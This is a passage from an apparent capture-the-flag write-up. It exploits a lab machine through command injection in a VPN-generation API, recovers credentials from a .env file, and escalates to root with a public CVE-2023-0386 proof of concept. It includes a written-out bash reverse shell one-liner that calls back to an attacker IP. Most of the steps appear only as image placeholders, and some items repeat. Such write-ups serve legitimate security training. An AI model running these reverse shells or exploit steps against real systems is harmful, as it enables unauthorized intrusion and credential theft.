/api/v1/admin/vpn/generateto see the response4:
Unprivileged user access
- Remote command execution through the request
-
Once that response is available, try injecting commands through the request:

-
That can be used to obtain a reverse shell with:
bash -c \"bash -i >& /dev/tcp/10.10.16.13/443 0>&1\"
- Recovering credentials from hidden files
-
List hidden files and inspect
.envto recover valid credentials:
-
With the recovered credentials (
admin/SuperDuperPass123), log in as useradminover SSH:
-
Inside the
adminaccount, the user flag is found:
Privilege escalation
- Reviewing the admin user's mail
-
Go to
/var/spool/mailand read the contents of theadminmail file:
-
It mentions a vulnerability affecting the system, so test that route:

- Clone the CVE-2023-0386 repository from the attacker machine:

- Compress the folder:

- Transfer the archive to the victim machine5:
- Clone the CVE-2023-0386 repository from the attacker machine:
- Running the CVE
-



Extract the uploaded file and follow the PoC instructions:
-
Enter
/rootand retrieve the flag:
Footnotes
-
In this case the code is a single very long line, so de4js was used to make it readable ↩
-
In this case the session cookie is required in order to access the content of
/api/v1↩ -
Several attempts were needed, adding
Content-Typeand the required values until the account type changed toadmin↩ -
Performed in the same way as the previous step ↩
-
The attacker IP changed because the writeup was completed from a different machine later on ↩